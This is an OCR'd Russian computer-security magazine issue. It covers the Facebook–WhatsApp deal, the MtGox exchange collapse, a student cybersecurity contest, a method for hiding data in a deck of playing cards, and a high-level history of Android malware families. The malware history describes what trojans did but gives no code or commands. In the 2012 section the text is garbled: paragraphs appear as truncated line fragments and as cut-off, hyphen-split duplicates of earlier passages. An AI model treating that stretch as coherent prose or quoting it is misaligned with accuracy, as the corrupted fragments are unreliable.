Марк Цукерберг и компания Facebook выложили 16 миллиардов долларов за популярный мессенджер WhatsApp. Чтобы лучше проиллюстрировать масштаб сделки — Facebook заплатила за мессенджер 10% собственной рыночной стоимости! Известно, что пока WhatsApp продолжит функционировать как отдельный продукт, без рекламы, но о более далеко идущих планах социальной сети пока ничего не известно.

Сразу после сделки у WatsApp начались проблемы, словно по волшебству. Сперва сервис пережил крупный сбой и был недоступен для всего мира в течение двух с половиной часов. По официальным данным, возникли проблемы с сервером. По неофициальным — компания не справилась с нагрузкой и увеличением активности абонентов, связанным с сообщениями о продаже WhatsApp Цукербергу.

Многих пользователей IM так расстроили сбой и сделка, что бедняги решили вовсе сменить мессенджер. И в поле зрения масс попал Telegram, который «инфраструктурой и идеологией» поддерживает Павел Дуров. Чтобы ты оценил размах миграции — за два дня пользователями Telegram стали почти полтора миллиона человек! Конечно, пока WhatsApp все равно выглядит куда сильнее конкурентов, но посмотрим, что будет, скажем, через год, и узнаем, не прогадала ли Facebook.

На самом деле Facebook заплатила даже больше 16 миллиардов долларов. Были еще 3 миллиарда RSU-акциями для сотрудников, итого WhatsApp стоил 19 миллиардов долларов. У мессенджера сейчас 450 миллионов активных пользователей, 70% из которых используют приложение ежедневно.

«По нашим оценкам, общее количество атак на российские сайты выросло за прошлый 2013 год примерно на четверть».

ОСНОВАТЕЛЬ И ГЕНЕРАЛЬНЫЙ ДИРЕКТОР QRATOR LABS
Александр Лямин

2 500 000 $

потерял новый Silk Road из-за кражи

→ Неизвестные хакеры, похоже, воспользовались «багом растянутых платежей» (transaction malleability bug) и обчистили биткоин-кошельки пользователей новой версии Silk Road. Этот баг позволяет скрывать данные о том, что платеж за тот или иной товар был успешно проведен. Покупатели лишились суммарно почти 2,5 миллиона долларов, без возможности пожаловаться властям.

Заплатила Microsoft за уязвимость

100 000 $

→ Второй раз в истории MS выплатила максимальное вознаграждение, предусмотренное за нахождение уязвимости в Windows. Кругленькую сумму заработал 35-летний китайский программист Ян Юй, сумевший обойти защитные механизмы Address Space Layout Randomization (ASLR) и Data Execution Prevention (DEP).

КРАХ БИРЖИ MTGOX

О ПАДЕНИИ КУРСА БИТКОИНА, ВЗЛОМЕ БИРЖИ И НЕ ТОЛЬКО

В последнее время новости, связанные с криптовалютой Bitcoin, становятся все безрадостнее. Будто мало было того, что правительства многих стран попросту запретили биткоины, а благодаря киберпреступникам и ресурсам вроде Silk Road большинство обывателей уже считает BTC чем-то вроде синонима для «подпольных денег страшных хакеров». Теперь еще один удар по Bitcoin последовал со стороны старейшей биткоин-биржи MtGox.

В начале февраля на сайте биржи неожиданно появилось следующее сообщение: «Уважаемые пользователи MtGox и владельцы биткоинов! Как вы знаете, MtGox упорно работает над исправлением уязвимости, связанной с выводом биткоинов». Важно заметить, что речь шла не только о самой бирже, но об уязвимости в ПО Bitcoin вообще. В этой связи MtGox заморозила все транзакции, и курс криптовалюты тут же упал почти на 30%, до уровня около 600 долларов за 1 BTC. Но это оказалось только началом вхождения в штопор. Спустя всего пару недель сайт MtGox и вообще ушел в глухой офлайн, из официального твиттера были удалены все сообщения, а исполнительный директор компании Марк Карпелес покинул совет директоров Bitcoin Foundation. Так как весь прогрессивный мир не замедлил встать на уши, уже скоро в Сети появилась информация о том, что а) биржу ограбили, б) она обанкротилась. В Сети был опубликован документ «Проект кризисной стратегии», содержащий описание критической ситуации, в которую попала биржа.

По предварительной информации, в результате ошибки программистов MtGox и упомянутой выше ошибки в ПО за несколько лет со счетов примерно миллиона пользователей биржи было украдено порядка 434 миллионов долларов, то есть 744 408 BTC (по курсу 583 доллара). Получается, что активы MtGox составляют 32,4 миллиона долларов и 2000 BTC, в то время как ее долги равны 55 миллионам долларов и 744 408 BTC соответственно.

Официальный сайт MtGox лаконично сообщал: «В свете последних новостей и потенциальных последствий операций MtGox и рынка, нами принято решение остановить все транзакции на время, необходимое для защиты сайта и наших пользователей. Мы будем внимательно следить за ситуацией и реагировать соответствующим образом». От иных комментариев представители MtGox упорно отказываются, известно лишь, что биржа уже направила прошение о банкротстве в Токийский суд.Правда, не совсем ясно, чем это поможет делу.

Как бы дальше ни развивалась ситуация, ясно одно — экономике Bitcoin нанесен немалый урон, доверие к криптовалюте в очередной раз пошатнулось, а биткоин-сообщество вообще подозревает, что в хищении были замешаны сотрудники самой биржи. Однако ставить на Bitcoin крест, конечно, рано. Другие игроки рынка (lockhain.info, Coinbase, Kraken, Bitstamp) уже осудили поведение руководства MtGox, они призывают не молчать о проблемах и клятвенно обещают учиться на чужих ошибках.




Между тем Лия Мак-Грат Гудман из журнала Newsweek якобы сумела найти «отца» Bitcoin Сатоши Накамото. Как ни странно, Сатоши Накамото — его настоящее имя, ему около 40 лет, и он скромно живет с мамой в Калифорнии, хотя и является миллионером, с состоянием более 400 миллионов долларов. Сам Сатоши, правда, это не подтвердил.



Вместе с крахом MtGox биткоин-сообщество потеряло 6% всех BTC, находящихся в обращении. Многие даже сравнивают крах MtGox с недавней атакой на Silk Road 2.0.



Соединенные Штаты опустились на 33-е место в мире по скорости интернета, уступив даже Венгрии, Словакии и Израилю, таковы данные Ookla Speedtest.



Создатели Tor приступили к разработке собственного анонимного мессенджера TIMB (Tor Instant Messaging Bundle), первый билд ожидается уже в этом месяце.




400 Гб/с составила мощность новой «сильнейшей» DDoS-атаки в истории, направленной против сети доставки контента CloudFlare.



Kickstarter взломали. Согласно официальному блогу, хакеры получили доступ к именам пользователей, электронным и физическим адресам, телефонам и паролям в зашифрованном виде.

Эй, студент



КОЛОНКА
Стёпы Ильина

CYBERSECURITY FOR THE NEXT GENERATION

За пару недель до сдачи этого номера в печать в Москве проходил региональный финал студенческой конференции CyberSecurity for the Next Generation. Я вообще люблю мероприятия, где толковые студенты представляют свои работы, а если все они касаются информационной безопасности, то это вдвойне интересно. Поэтому, когда мне предложили поучаствовать в жюри вместе с представителями ИТ-индустрии и технических вузов, я с радостью согласился. Изначально конкурс должен был проходить в Киеве, и до последнего место его проведения не менялось, но из-за обострения ситуации в стране его все-таки перенесли в московский офис Kaspersky Lab — компании, которая является его организатором и проводит уже седьмой раз.

ПРАВИЛА И СЛОЖНОСТИ

Несколько слов о том, как проходит конкурс. На первом этапе студенты подают в электронном виде свои работы, где они определенным образом оцениваются, и самые лучшие представляются очно в региональном финале. Победители региональных соревнований встречаются уже на мировом финале — в прошлом году он проходил в Великобритании.

Международный характер соревнований накладывает обязательное требование — все работы и их представление должны быть на английском. И скорбно признать, но на этом валится немалое количество достойных работ. Может быть интересная идея и работающий прототип, но при этом человек от волнения не может связать на английском двух слов — не то что зажигательно и уверенно провести выступление. Не хватает и в целом умения «продавать свою работу». Правильно излагать свои мысли, презентовать проекты, аргументированно спорить и вдумчиво отвечать на вопросы — вот чему всем нам надо учиться. Достаточно посмотреть выступления на западных конференциях или запуски продуктов, чтобы понять, о чем я говорю.

КТО ПОБЕДИЛ?

В региональном туре участвовали 15 студентов из России, Армении и Украины, ставшие победителями заочных этапов в своих странах. Конкурсные проекты охватывали довольно широкий список вопросов в области IT-безопасности. В частности, начинающие исследователи предлагали свои решения задач по защите конфиденциальных данных, предотвращению утечек информации, обеспечению безопасности в облаке и противодействию DDoS-атакам.

Наивысшую оценку у жюри получил Артём Шумилов из МГТУ им. Н. Э. Баумана, представивший свою идею использования жестов рук в формате 3D в качестве CAPTCHA. Решение понятной проблемы, реальная демка, в которой по 3D-модели генерируется капча, внятное обоснование каждого момента, возможность прямо сейчас начать монетизировать идею (и вырастить конкурента reCAPTCHA) — у меня были вопросы, но в целом все члены жюри независимо друг от друга отметили ее как работу самого высокого уровня.

Второе место занял Севак Харутюнян (Государственный инженерный университет Армении) с работой, в которой он исследовал возможности обмена данными через закрытую систему, базирующуюся на коде исправления ошибок.

Наконец, бронза в этом туре досталась Сергею Шпаку из Национального исследовательского ядерного института МИФИ. В рамках конференции Сергей поделился с экспертами и коллегами своей идеей использования шифрования при обмене конфиденциальными данными в социальных сетях.

Были и другие достойные работы, которым не хватило совсем чуть-чуть. Были и, прямо скажем, слабенькие — непонятно, как они вообще дошли до финала.

УЧАСТВУЙ ПРЯМО СЕЙЧАС!


Что обидно — активность студентов в странах СНГ чрезвычайно низка. Если сравнивать количество работ, которые присылаются в нашем регионе и, скажем, Азии, то оно отличается в разы. Отличается и уровень.

Я помню, как сам был студентом — и тоже практически не участвовал ни в каких конкурсах: ни в российских, ни в глобальных. По правде говоря, нам никто и не рассказывал о такой возможности, нигде об этом я и не читал. Конечно, были научные конференции, но я и понятия не имел о международных конкурсах, программах стажировок в крупных ИТ-компаниях, возможностях пройти магистратуру в другом вузе, грантовых программах для своих исследований и прочем.

Эй, не повторяй такую же ошибку. Если ты студент (да и не только), остановись. Открой, скажем, «Теории и практики» (theoryandpractice.ru) — это прямо кладезь возможностей, которые нельзя упускать. Не забывай про мероприятия, которые проводят крупные компании: ЛК организует CyberSecurity for the Next Generation, Microsoft — Imagine Cup, IBM спонсирует ACM ICPC. И выброси любые мысли, что ты недостоин, или «не дотягиваешь», или что-то еще в этом роде, — это не Нобелевская премия. Все работы вполне земные. И если ты вдумчиво читаешь][и понимаешь, что мы тут пишем, — у тебя есть все шансы не только участвовать, но и побеждать!][







Илья Русанен
rusanen@real.xakep.ru

Proof-of-Concept

ЗАПИСЬ ЦИФРОВОЙ ИНФОРМАЦИИ В КОЛОДУ ИГРАЛЬНЫХ КАРТ

Математики и криптографы давно экспериментируют с игральными картами для кодирования и шифрования информации. Это связано с тем, что колода карт обычно не вызывает подозрения у правоохранительных органов, спецслужб и разведчиков. Игральные карты можно использовать и как генератор псевдослучайных чисел и даже как криптографический блокнот. Фактически колода карт — это самый удобный и самый надежный метод шифрования информации в отсутствие компьютера.

В ЧЕМ ИДЕЯ?

Американский инженер и писатель Тим Уорринер (Tim Warriner) исследовал различные методы сокрытия цифровой информации в игральных картах и разработал два основных принципа хранения данных: базовый и рекурсивный.

Базовый метод заключается в том, что позиция каждой карты в колоде представляет собой двоичное значение — единицу или ноль. Зная заранее заданный порядок расположения карт, можно считать записанную информацию по наличию или отсутствию предполагаемой карты в наборе. Например, зная, что оригинальный порядок карт `[2, 7, 4, 6, 8]`, и имея на руках набор из `[2, 4, 6]`, можно получить данные вида `10110`. Место «пропущенных» в известном наборе карт занимают нули.

Этот метод достаточно прост в использовании и не так очевиден, как традиционная схема кодирования при помощи рубашки карты. К тому же он вмещает значительно больше информации. При традиционном кодировании рубашкой максимальный объем данных — 52 бита, в соответствии с возможными 52 состояниями карт. Метод, предлагаемый Уорринером, предполагает, что, чем больше нулей в закодированном сообщении, тем больше свободных карт у нас остается для последующей информации.



WWW

Детальное описание базового и рекурсивного алгоритмов хранения данных в колоде можно найти здесь: bit.ly/1gx5rLr




Принцип работы базового метода сокрытия информации в колоде


В дополнение к базовому методу исследователь предлагает увеличить плотность хранения данных, используя рекурсивные алгоритмы. Принцип основывается на возможности сделать вывод о том, какие карты использовались для представления каких символов в предыдущей части закодированного сообщения, и в соответствии с этим в дальнейшем извлекать новые данные из уже расшифрованной части колоды. Так, с помощью различных комбинаций с повторным использованием карт и перемещения частей колоды вниз, Уорринер сумел добиться показателя в 550 бит на колоду: 55 символов 10-битными числами, то есть по 10,58 бит на карту.

ТАК ЛИ БЕЗОПАСНО?


Основной плюс хранения информации в колоде по методу Уорринера заключается в том, что если криптограф не знает оригинальный порядок следования карт в колоде, то расшифровать закодированное сообщение становится практически невозможно. На практике плотность информации и стойкость шифра увеличивается, если использовать различные трюки — переворачивать карты лицом/рубашкой или вверх ногами (при наличии колоды с несимметричными картинками) и учитывать масти используемых карт. ⌶



Оригинальный порядок следования карт




Полученный набор для дешифровки



Восстановленный набор

10110

Восстановленное сообщение


DANGER

МАЛВАРЬ ДЛЯ ANDROID

Чем живут вредоносы для самой популярной мобильной платформы

Android продолжает свое победоносное шествие по мобильному рынку. Появляются новые устройства, выходят новые версии операционки — а что с безопасностью? Еще немного, и Android станет для злоумышленников даже привлекательнее ПК. Ведь никогда еще компьютер не был столь персональным.

ХРОНОЛОГИЯ ANDROID-МАЛВАРИ

История телефонных вирусов с древнейших времен и до наших дней



Ирина Чернова
irairache@gmail.com

Первым вирусом, поражающим операционную систему Android, был троян (руткит), ворующий данные пользователя. Его деятельность активировалась с помощью SMS-сообщения. Вреда он никому не причинил, поскольку был создан компанией Trustwave (с 1995 года на рынке компьютерной безопасности) в целях доказательства возможности создания малвари под «неуязвимую операционную систему». Новость об этом обошла ленты IT-новостей по всему миру.

Я уверена, что у «доверчивой волны» были предшественники, так как с момента появления первой версии Android до заявления о создании вредителя-первопроходца прошел почти год. Но о них широкой общественности ничего не известно.

Вторая половина этого года принесла миру значительное количество вирусов-дебютантов.

В начале августа «Лаборатория Касперского» объявила об обнаружении SMS-троянца массового поражения — FakePlayer. Эта незатейливая программа маскировалась под порнопроигрыватель и рассылала SMS на платные номера. В считаные дни вслед за ним на сцену вышли MobileSpy и SmsSend, совершающие аналогичные действия. Все модификации этих вирусов маскировались под самые необходимые приложения для смартфона: заставки с обнаженными азиатками, игры типа «определи размер груди по фотографии» и прочее.

В начале сентября появилась новая разновидность SmsSend (Android.SMSSend.2 по квалификации Dr.Web). Для его распространения был создан специальный сайт (в российской доменной зоне), при посещении которого автоматически начиналась загрузка вируса.

В последние месяцы 2010 года стали набирать популярность три китайских вируса Geinimi, Spy и ADRD. Эти заразы маскировались под популярные Android-приложения и распространялись в основном через форумы и блоги о мобильных гаджетах. Вкратце опишем функционал каждого вида малвари.

Geinimi. Невинный юзер беспечно использует свежеустановленную программу, не подозревая о том, что у его «поющего пони» или «танцующей свинки» есть темная сторона...

Зловредная часть приложения собирает информацию об истории звонков, отправленных и полученных сообщениях, браузерных закладках, содержимом карты памяти и передает это на сервер хозяев. Далее в зависимости от собранных данных сервер направляет команды, которые Geinimi выполняет.

Spy. Умеет все то же самое, что и предыдущий зловред, плюс обладает функцией загрузки собственных обновлений (для их установки требуется согласие владельца устройства). Также вирус может переходить по определенным ссылкам.

ADRD. Малварь в целом шпионского свойства, но ее основная задача — продвижение сайтов в поисковых системах. Если ты не занимался такой дребеденью, как SEO-оптимизация, то идея использовать мобильный троян для продвижения сайтов, возможно, покажется тебя странной.

Среди факторов ранжирования сайта в крупных поисковых системах есть поведенческие факторы. Допустим, сайт Y стоит на седьмом месте в поисковой выдаче по запросу X. Если пользователи в достаточном количестве будут кликать сразу на седьмую позицию и задерживаться на сайте хотя бы на пару минут, то вскоре поисковик решит, что сайт Y наиболее релевантен для этого запроса.

Вот ADRD и имитирует заинтересованного пользователя, который вводит поисковый запрос, кликает на n-ю позицию вместо первой и старательно шарится по сайту (повышая показатель внутренних поведенческих факторов).

Также на рубеже 2010–2011 годов стали распространяться (за умеренную плату) программы для слежки за человеком, пользующимся Android-телефоном, — MobileSpy, Flexispy и другие. Они имеют возможность читать SMS, историю звонков, прослушивать окружающую обстановку и считывать местоположение пользователя. Уголовно наказуемая деятельность, между прочим!

2009 2010 2011

Начало весны этого года порадовало сенсационной находкой — малварь в официальном Android Market! В нем было найдено около пятидесяти приложений с трояном DreamExploid.

Этот вирус также занимался сбором информации о пользователе (включая IMEI и абонентский номер) и выполнением различных команд, направляемых с сервера мошенников. Но самое главное — он пытался завладеть администраторскими правами посредством запуска root-эксплойта!

Все зараженные приложения были изъяты из магазина Google и принудительно удалены (подобное нарушение прав человека среди пользователей Android называется Kill Switch).

Новая модификация вируса SPY — Android.Spy.54 (по квалификации Dr.Web) появилась в апреле того же года. Теперь вирус стал способен осуществлять спам-рассылки, сформированные из XML-данных, с номера жертвы.

Также в этом месяце появился первый бэкдор — Crusewind. Он осуществляет рассылку SMS-спама и создает значительную нагрузку на систему.

В июне внутри приложения Angry Birds Rio Unlock был найден новый вирус, названный Plankton. После сбора информации о пользователе он устанавливает на устройство могучую кучку вирусов различного функционала.

Поскольку разблокировка уровней в Angry Birds была на тот момент насущной потребностью миллионов жителей нашей планеты, Plankton получил рекордные масштабы распространения (четверть миллиона человек за несколько недель).

Примерно в это время в Android Market обнаружили DDLight — вирус, схожий по функционалу с предыдущим, но начинающий работать по триггеру на определенное событие.

В августе SmsSend исполнился год. За этот период появилось более шестидесяти его разновидностей.

Осенью несколько десятков приложений, зараженных разновидностями этого троянца, были выявлены в официальном магазине приложений Google.

В декабре начал широко распространяться Arspam — троян, встроенный в компас для мусульман и рассылающий религиозно-политический спам. К слову, наши винлоки угрожают тюрьмой, а арабские — судом шариата :).

2012

Зимой появляется бэкдор Anzhu, вст
на. Новым в нем является мониторин
На рубеже зимы и весны отметил
Ирана. Коммерческой выгоды созда
бирает все картинки пользователя и
лы Хомейни (мужик в чалме и с бород
С 6 марта 2012 года на Android M
вируса. Теперь их находят на Google
Весной этого года вирусописате
сплойтировать?) весенний гормонал
На зараженном устройстве работае
сообщения от симпатичной девушки
ные фразы пользователя). Активност
гласие на снятие денег с его счета.
Апрель. Gongfu. Этот вирус также
как честная малварь, не запускал н
пользователя провести рутинг рукам
обходимо для разблокировки игры A
В начале мая появляется MulDr
приложения скрывается зашифрован
В июне начал атаковать пользов
с сервера с помощью Twitter API.
В июле китайскую аудиторию п
устройство заниматься неистовым
скую аудиторию ублажил MailSteal, ф
ной книги пострадавшего.
В августе активизировались S
на краже паролей.
В сентябре начинает работу пере
значенный для загрузки счетчиков п
Октябрь интересен программой
скольку она интегрирует свой инста
аналогичен собратьям SMS-троянца
В конце года появляется FakeSbe
«Сбербанк-онлайн».
Последним ярким событием года

2012

а порадовало сенсационной находкой — малварь Market! В нем было найдено около пятидесяти при- mExploid.

анимался сбором информации о пользователе ский номер) и выполнением различных команд, на- ошенников. Но самое главное — он пытался завла- ми правами посредством запуска root-эксплойта!

пложения были изъяты из магазина Google и при- добное нарушение прав человека среди пользова- я Kill Switch).

вируса SPY — Android.Spy.54 (по квалификации еле того же года. Теперь вирус стал способен осу- ки, сформированные из XML-данных, с номера

е появился первый бэкдор — Crusewind. Он осу- S-спама и создает значительную нагрузку на си-

ожения Angry Birds Rio Unlock был найден новый kton. После сбора информации о пользователе ройство могучую кучку вирусов различного функ-

овка уровней в Angry Birds была на тот момент на- иллионов жителей нашей планеты, Plankton полу- бы распространения (четверть миллиона человек

ия в Android Market обнаружили DDLight — вирус, с предыдущим, но начинающий работать по триг- бытие.

исполнился год. За этот период появилось более идностей.

есятков приложений, зараженных разновидностя- выявлены в официальном магазине приложений

роко распространяться Arspam — троян, встроен- льман и рассылающий религиозно-политический локи угрожают тюрьмой, а арабские — судом ша-

Зимой появляется бэкдор Anzhu, встроенный в программу для блокировки экрана. Новым в нем является мониторинг системного журнала.

На рубеже зимы и весны отметился Moghava, предназначенный для жителей Ирана. Коммерческой выгоды создателям продукт не приносит. Он просто перебирает все картинки пользователя и помещает на них фотографию некого аятоллы Хомейни (мужик в чалме и с бородой).

С 6 марта 2012 года на Android Market не было обнаружено больше ни одного вируса. Теперь их находят на Google Play!

Весной этого года вирусописатели решили проэксплуатировать (или проэксплойтировать?) весенний гормональный всплеск пользователей и создали I-Girl. На зараженном устройстве работает ботнет, который отправляет пользователю сообщения от симпатичной девушки (и даже иногда адекватно отвечает на ответные фразы пользователя). Активность пользователя вирус интерпретирует как согласие на снятие денег с его счета.

